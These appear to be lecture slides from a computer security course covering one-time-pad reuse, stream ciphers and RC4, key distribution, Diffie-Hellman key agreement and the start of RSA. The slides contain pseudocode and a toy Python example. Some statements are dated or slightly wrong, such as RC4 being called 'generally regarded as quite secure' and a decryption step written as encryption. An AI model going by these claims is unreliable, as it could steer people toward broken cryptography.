
- ❑ Why is it a “One Time” Pad?
- ❑ Suppose we use the same “pad” (bit-string) to encrypt plaintexts P1 and P2
 - ❑ Then $C_1 = P_1 \oplus \text{OTP}$
 - and $C_2 = P_2 \oplus \text{OTP}$
- ❑ If an attacker obtains copies of C1 and C2, and they determine that you have reused your OTP, what can they derive?
 - ❑ $C_1 \oplus C_2 = (P_1 \oplus \text{OTP}) \oplus (P_2 \oplus \text{OTP})$
 $= P_1 \oplus P_2 \oplus \text{OTP} \oplus \text{OTP}$
 $= (P_1 \oplus P_2) \oplus 0 \quad (\text{since } a \oplus a = 0)$
 $= P_1 \oplus P_2 \quad (\text{since } a \oplus 0 = a)$



- Surely only an amateur would make this mistake!
- MS Word and Excel 2003 used the same key and IV to re-encrypt documents after editing changes!
- So different versions of a document ...

Stream Ciphers: CS PRNGs

- Generate arbitrary pseudo-random keystream from fixed-sized input key
- Which block cipher mode(s) behave(s) in a similar way?



Stream Ciphers

- ❑ Stream ciphers process plaintext messages bit- or byte-at-a-time (as a stream)
- ❑ Like OTP, uses a pseudo-random key-stream that is combined (XOR'd) with plaintext bit by bit
- ❑ Randomness of key-stream completely destroys statistically properties in message
 - $C_i = M_i \text{ XOR } \text{KeyStream}_i$
- ❑ Must never reuse key-stream
 - otherwise expose plaintext patterns (as in OTP)
- ❑ Block-mode ciphers like AES can be operated as stream ciphers using CFB and OFB modes

Stream Cipher Properties

- ❑ some design considerations are:
 - long period with no repetitions
 - statistical randomness (passes “next bit test” – more on this later)
 - sufficiently large key to protect against brute-force attacks
 - large linear-complexity
- ❑ properly designed, can be as secure as a block cipher with same size key
- ❑ ok, but we already have those, why bother?
 - usually simpler + faster than streaming with block modes
 - not all block stream-modes work at bit level, and when they do may have performance issues, such as “stalling”

Stream Cipher Example: RC4



- RC4 is the most popular symmetric-key stream cipher
 - designed by Ron Rivest for RSA Security, 1987
 - used in SSL/TLS (Secure Sockets Layer/Transport Layer Security) standards for secure Web communication
 - used in WEP part of the IEEE 802.11 wireless LAN standard (but not the reason WEP is insecure)
- RC4 was originally an RSA trade secret, but got anonymously posted on the Internet in 1994
- Widespread commercial use, in part because software implementations are fast (unlike DES in software) and simple


RC4: Key Schedule

- ❑ Begin with array S containing numbers: 0 .. 255
- ❑ S forms the internal state of the cipher
- ❑ S always contains a permutation of values: 0 .. 255
- ❑ Use input-key K to thoroughly shuffle values in S

```
for i = 0 to 255 do
    S[i] = i
    T[i] = K[i mod keylen]      # K is input key
j = 0
for i = 0 to 255 do
    j = (j + S[i] + T[i]) mod 256
    swap (S[i], S[j])
```

- ❑ How do we know S is a permutation of 0 .. 255?
- ❑ How many possible states does S have?

RC4: Key-Schedule Overview




RC4: Encryption

- ❑ RC4 generates key-stream by continued shuffling of array S
 - ❑ Sum of shuffled-pair selects "stream key" value from permutation
 - ❑ XOR $S[t]$ with next byte of message to encrypt.
- What about decrypt? What happened to K?

```
i = j = 0
for each message byte Mi
    i = (i + 1) mod 256
    j = (j + S[i]) mod 256
    swap(S[i], S[j])
    t = (S[i] + S[j]) mod 256
    Ci = Mi XOR S[t]
```

How does this compare with using DES or AES as a key-stream generator?

Wow – so much simpler !!



RC4: Security Analysis

- ❑ Claimed secure against known attacks (RSA says the period is “overwhelmingly likely” to be greater than 10^{100}), and generally regarded as quite secure, provided it is used correctly with adequate key size
 - some cryptanalysis-based attacks exist, but none is practical
- ❑ Resulting key-stream is very non-linear
- ❑ Since RC4 is a stream cipher, know we must never ...
 - reuse a key
- ❑ Many concerns with WEP which uses RC4, but these are key-handling issues not related to RC4 itself

RC4 Advantages

- All operations are byte oriented → fast software implementation (8-16 machine op's per byte-encrypted)
 - Crypto++ 5.2.1 comparison of software implementations (2.1 Ghz P4, Win XP) showed running times of:
 - 113 MB/s (RC4)
 - 9 MB/s (3DES)
 - 61 MB/s (AES-128)
- Simplicity one of its greatest strengths
 - very little h/w required to implement
- Most widely used stream cipher
 - large body of experience/analysis on its security properties

CSCD27

Computer and Network Security



Public Key Cryptography

Symmetric Key Cryptography

- ❑ traditional cryptography uses single secret key shared by sender and receiver
- ❑ refer to this as symmetric-key cryptography
- ❑ disclosure of key compromises confidentiality (secrecy)
- ❑ all classical and modern block- and stream-ciphers (e.g. DES, AES, RC4) are of this form, and rely on the fundamental building blocks of substitution + permutation

Symmetric Key Cipher Limitations

- a cipher alone does not necessarily provide message integrity, recall the problem?
 - affects even the perfectly-secure OTP
 - as well as block-modes such as CFB, OFB, CTR
 - and stream-cipher RC4
- another, perhaps more subtle flaw ...
 - although symmetric-keys provide a form of authenticity, since only the 2 key-holders could have originated a message
 - does not protect against messages forged by the key-holders
 - since the key is shared, we must rely on trustworthiness of other party

Symmetric Key Limitations

- ❑ How many keys are required for every possible A and B to communicate?
 - number of keys is $O(\dots)$ when N parties involved
- ❑ Parties A and B who wish to exchange messages using symmetric encryption have various key distribution alternatives:
 1. party A can select key and physically deliver to B (issues?)
 2. third party can select & physically deliver key to A & B (what kind of 3rd party?)
 3. if A & B have communicated previously, can use previous shared-key to encrypt a new key (where did they get the previous key?)
 4. if A & B have secure communications with a third party C, C can securely relay key between A & B


Key Distribution

- ❑ symmetric encryption schemes require both parties to share a common secret key
- ❑ the issue is how to securely distribute keys is a crucial one for symmetric-key encryption systems
- ❑ often secure-system failure is due to a breakdown in the key-distribution system rather than failure of the encryption technology per se (weakest link principle)
- ❑ when a key is compromised, all confidentiality is lost (everything encrypted with that key becomes readable)

Alternative #3: Key Hierarchy

- typical usage involves a hierarchy of keys
- session key
 - temporary key
 - used for encryption of data between users
 - used for one logical session then discarded, why?
- master key
 - used only to encrypt session keys
 - used sparingly, not for data encryption; why?
 - how is the shared master key distributed?
 - trusted key distribution center (KDC)
 - public-key systems can generate master-keys


Alternative #4: Key Distribution Center



Public Key Cryptography

- ❑ Idea: rather than having a secret key that the two parties must share, each user has two keys
 - one key is secret and only its owner knows/has it
 - another key is public and anyone who wishes to encrypt a message for you uses that key
- ❑ Diffie and Hellman first (publicly) introduced this idea in 1976
 - radically different from all previous cryptographic approaches
 - NSA claims to have known it since the mid-1960s!
 - Communications-Electronic Security Group (the British counterpart of NSA) documented the idea in a classified report in 1970

Public-Key Cryptography




Public-Key Characteristics

- ❑ computationally easy:
 - generating a key pair (public key, private key)
 - encrypting/decrypting a message using a known key (somebody else's public and/or your own private)
- ❑ computationally infeasible:
 - knowing only the public key, deduce the matching private key
 - knowing only the public key and a ciphertext produced by it, deduce either the matching plaintext or private key
- ❑ extra feature that turns out to be useful: encryption and decryption can be applied in either order:
 - $E_{pubA}(D_{prA}(M)) = D_{prA}(E_{pubA}(M)) = M$

Public-Key Characteristics

- ❑ What is “computationally easy”?
 - usually means polynomial-time algorithm
- ❑ “Computationally infeasible” more difficult to define
 - usually means super-polynomial-time algorithms, e.g., exponential-time algorithms
- ❑ Classical complexity analysis (worst-case complexity or average-case complexity) is not of much help in cryptography, why?
 - must make sure a problem is difficult for virtually all inputs and not just in the worse or in the average case

Public-Key Characteristics



- ❑ Rather than S-P networks, as in symmetric-key cryptosystems, public-key cryptosystems usually rely on one-way functions with the property that they are reversible given the key (a.k.a. trap-door functions)
- ❑ One-way function: easy to calculate in one direction, computationally infeasible to calculate the inverse
- ❑ Trap-door function: difficult-to-compute function that becomes easy if some extra information is known (the key)
- ❑ Goal in Public Key cryptography: find trap-door one-way functions for encryption (decryption will be the inverse function made easy with use of a trap-door key)

Security of Public-Key Schemes

- ❑ As with symmetric-key schemes, brute force exhaustive search attack is always possible
- ❑ Countermeasure?
 - choose keys that are sufficiently large (>512bits) to make brute force attack impractical. Implication?
 - requires the use of very large numbers (typically integers $> 2^{512}$)
 - performance is slow compared to symmetric-key schemes
- ❑ Security relies on a large enough difference in difficulty between easy (en/decrypt) and hard (cryptanalyze) tasks
- ❑ Not security by obscurity: the underlying hard problem is well known, but is hard enough to be impractical to break



Whitfield Diffie

Public Key Cryptography



Martin Hellman

- ❑ Proposed in Diffie and Hellman (1976)
“New Directions in Cryptography”
 1. public-key encryption schemes
 2. public-key distribution systems
 - o Diffie-Hellman (DH) key-agreement protocol
 3. digital signature
- ❑ Public-key encryption proposed in 1970 by James Ellis
 - classified paper made public in 1997 by the British Governmental Communications Headquarters
 - Diffie-Hellman key-agreement protocol and digital signatures are still due to Diffie & Hellman

Public-Key Cryptography

- ❑ Originally developed to address two problems:
 - key distribution – how to securely communicate without having to distribute large number of keys ($O(n^2)$) or trust a KDC with your key
 - digital signatures – how to verify that a document is untampered and originated from the claimed sender
- ❑ More generally, public-key applications can be classified into 3 categories:
 - encryption/decryption (provides secrecy)
 - key exchange (of secret keys)
 - digital signature (provides authentication)
- ❑ Some public-key algorithms are suitable for all 3 uses, others are specific to one or two categories

DH Key-Agreement Protocol

- a public-key-based key-distribution mechanism
 - not used to confidentially exchange an arbitrary message
 - rather it can establish a common secret-key
 - known only to the two participants
- value of key depends on the participants (and their private and public key information)
- based on exponentiation in a finite (Galois) field (modulo a prime or a polynomial) - easy
- security relies on the difficulty of computing discrete logarithms (similar to factoring) – hard

DH Setup Step

- all users agree in advance on global parameters:
 - large prime p
 - small generator prime g which is a primitive root mod p
 - the primitive root g is a number whose powers successively generate all the elements mod p
 - how are these parameter values distributed?
- each user (e.g. A for Alice) generates a private (secret) key
 - chooses a random private-key (number): $x_A < p$
 - then computes their public-key: $y_A = g^{x_A} \text{ mod } p$
- each user (e.g. A & B for Bob) can now safely send their public key to the other unencrypted, radical idea!

DH Key Exchange Step

- shared session key for users A & B (Alice and Bob) is K_{AB} :
$$\begin{aligned} K_{AB} &= g^{x_A * x_B} \bmod p \\ &= y_A^{x_B} \bmod p \quad (\text{which B can compute}) \\ &= y_B^{x_A} \bmod p \quad (\text{which A can compute}) \end{aligned}$$
- K_{AB} can be used as a session-key for a symmetric-key encryption (e.g. AES) between Alice and Bob
- if Alice and Bob subsequently communicate, they will have the same session-key as before, unless they choose new public-keys
 - is this a problem?
- attacker dilemma: needs an x (private key), but to get it must solve discrete log – computationally infeasible

DH Example

- ❑ users Alice & Bob (A and B) wish to establish a shared key
- ❑ agree on prime $p=353$ and $g=3$
- ❑ A and B select random secret keys:
 - A chooses $x_A=97$, B chooses $x_B=233$
- ❑ compute respective public keys:
 - $y_A = 3^{97} \text{ mod } 353 = 40$ (Alice)
 - $y_B = 3^{233} \text{ mod } 353 = 248$ (Bob)
- ❑ compute shared session key as:
 - $K_{AB} = y_B^{x_A} \text{ mod } 353 = 248^{97} = 160$ (Alice)
 - $K_{AB} = y_A^{x_B} \text{ mod } 353 = 40^{233} = 160$ (Bob)

DH Example

- Let's try this in Python:

```
p = 353; g = 3 # public prime and generator
xA = 97; xB = 233 # these are private keys
# compute respective public keys:
yA = g**xA % p # Alice
yB = g**xB % p # Bob
# compute shared session key as:
KabA = yB**xA % p # Alice's version
KabB = yA**xB % p # Bob's version
print KabA, KabB # 2 shared keys ==
print yA**yB % p # Trudy's version
```

DH Key Exchange Protocols in Practice

- ❑ DH is implemented in many open and commercial cryptographic protocols including Secure Shell (SSH), Transport Layer Security (TLS/SSL/HTTPS), and Internet Protocol Security (IPSec).
- ❑ Users could create random private/public DH keys each time they communicate with another party
- ❑ Alternatively, users could treat the DH key as a master key used to securely communicate a temporary session key:
 - provides confidentiality and a form of authentication
- ❑ DH key-exchange is vulnerable to a Man-in-the-Middle (MITM) attack. What's that? Why vulnerable?
 - no mechanism for authentication of keys ... more later

Public Key Protocols in Practice

- ❑ Public key-exchange attack :
 - An attacker may impersonate user B
 - sends a message $E_{\text{pubA}}(M)$ to A and claims to be B.
 - since only A's keys are used, A has no guarantee the person at the other end is really B (no authentication)
- ❑ This property is guaranteed in classical symmetric (secret) cryptosystems, why?
 - since keys are private, knowledge of a key implies authenticity (only A and B are supposed to know the symmetric key)
 - however, this does not prevent B from double-crossing A by encrypting a message with the secret key and claiming to be A


Public Key Protocols in Practice

- Fortunately, another property of public key systems comes to the rescue: the authenticity of user B can be established as follows:
 - B encrypts the message using his private key: $Y = E_{prB}(M)$
 - how does this help?
 - this shows the authenticity of the sender because (supposedly) he is the only one who knows the private key
- The encrypted message can perform double duty by also serving as a digital signature for author authentication
 - but still subject to MITM attack

Public Key Protocols in Practice

- OK, but now the cost for ensuring authenticity of A seems to be loss of confidentiality? Why?
 - signing with a private key doesn't protect message confidentiality
- However, can achieve both authentication and confidentiality by using a public-key scheme twice:
 - B encrypts M with his private key: $Y = E_{prB}(X)$
 - next, B encrypts Y with A's public key: $Z = E_{pubA}(Y)$
- A will decrypt Z (and she is the only one capable of doing so):
 $Y = D_{prA}(Z)$
- A can now retrieve the plaintext and ensure that it comes from B (he is the only one who knows his private key): decrypt Y using B's public key: $X = E_{pubB}(Y)$
- (next slide depicts this approach)

Public-Key Cryptosystems



Public Key Protocols in Practice

- A public-key system demonstrates a property referred to as perfect forward secrecy when it:
 - generates fresh random public-keys for each session for the purposes of key agreement
 - uses a proper CS PRNG to generate these random keys
- An attacker who is able to break the public/private key used for key-agreement in one session gains no advantage in breaking the keys for other sessions
- Contrast this situation with use of a static server RSA key for the session key-negotiation algorithm, that can lead to the compromise of multiple messages (past and future)



RSA: public key encryption and digital signature

- ❑ invented by Rivest, Shamir, Adleman (RSA) of MIT in 1977
- ❑ best known and most widely used public-key technique
- ❑ based on exponentiation in a finite (Galois) field over integers modulo a prime
 - how hard is that (exponentiation)?
- ❑ uses large integers as key and message values (eg. 1024 bits, or 309 decimal digits. To be secure with today's technology, size should between 1024 and 2048 bits.)
- ❑ security protected by computational cost of factoring large numbers
 - factorization takes $O(e^{\log n \log \log n})$ operations (hard)

RSA Algorithm

- ❑ RSA is a block cipher with plaintext (M) and ciphertext as integers between 0 and $n-1$ for some fixed n with typical size of 1024 bits.
- ❑ RSA insight: factoring (large) integers is difficult
- ❑ So, choose (large) primes p & q , then calculate $n=p*q$
- ❑ Then choose integers d,e such that
 $M^{ed} = M \text{ mod } n$, for all $M < n$ what's the point?
- ❑ Furthermore, how do we determine values for d,e to make this work? Why are p & q prime values?
- ❑ Answer: Number Theory!

Number Theory: Fermat's Role



- Fermat's little theorem: for odd prime p and relatively prime positive integer a (i.e. $\gcd(a,p)=1$), $a^{p-1} \equiv 1 \pmod{p}$
- Corollary: For any positive integer $a < p$ and prime p , $a^p \equiv a \pmod{p}$
- Comment:
 - this is a first step in our quest to find $M^{ed} \equiv M \pmod{n}$ – although it looks like the right result, it's not quite sufficient
- Fermat's little theorem provides a necessary condition for an integer p to be prime – but the condition is not sufficient
- We can turn this theorem into a (probabilistic) test for primality

Fermat's Little Theorem

- If a is any integer not divisible by prime p , then $a^{p-1} - 1$ is divisible by p .
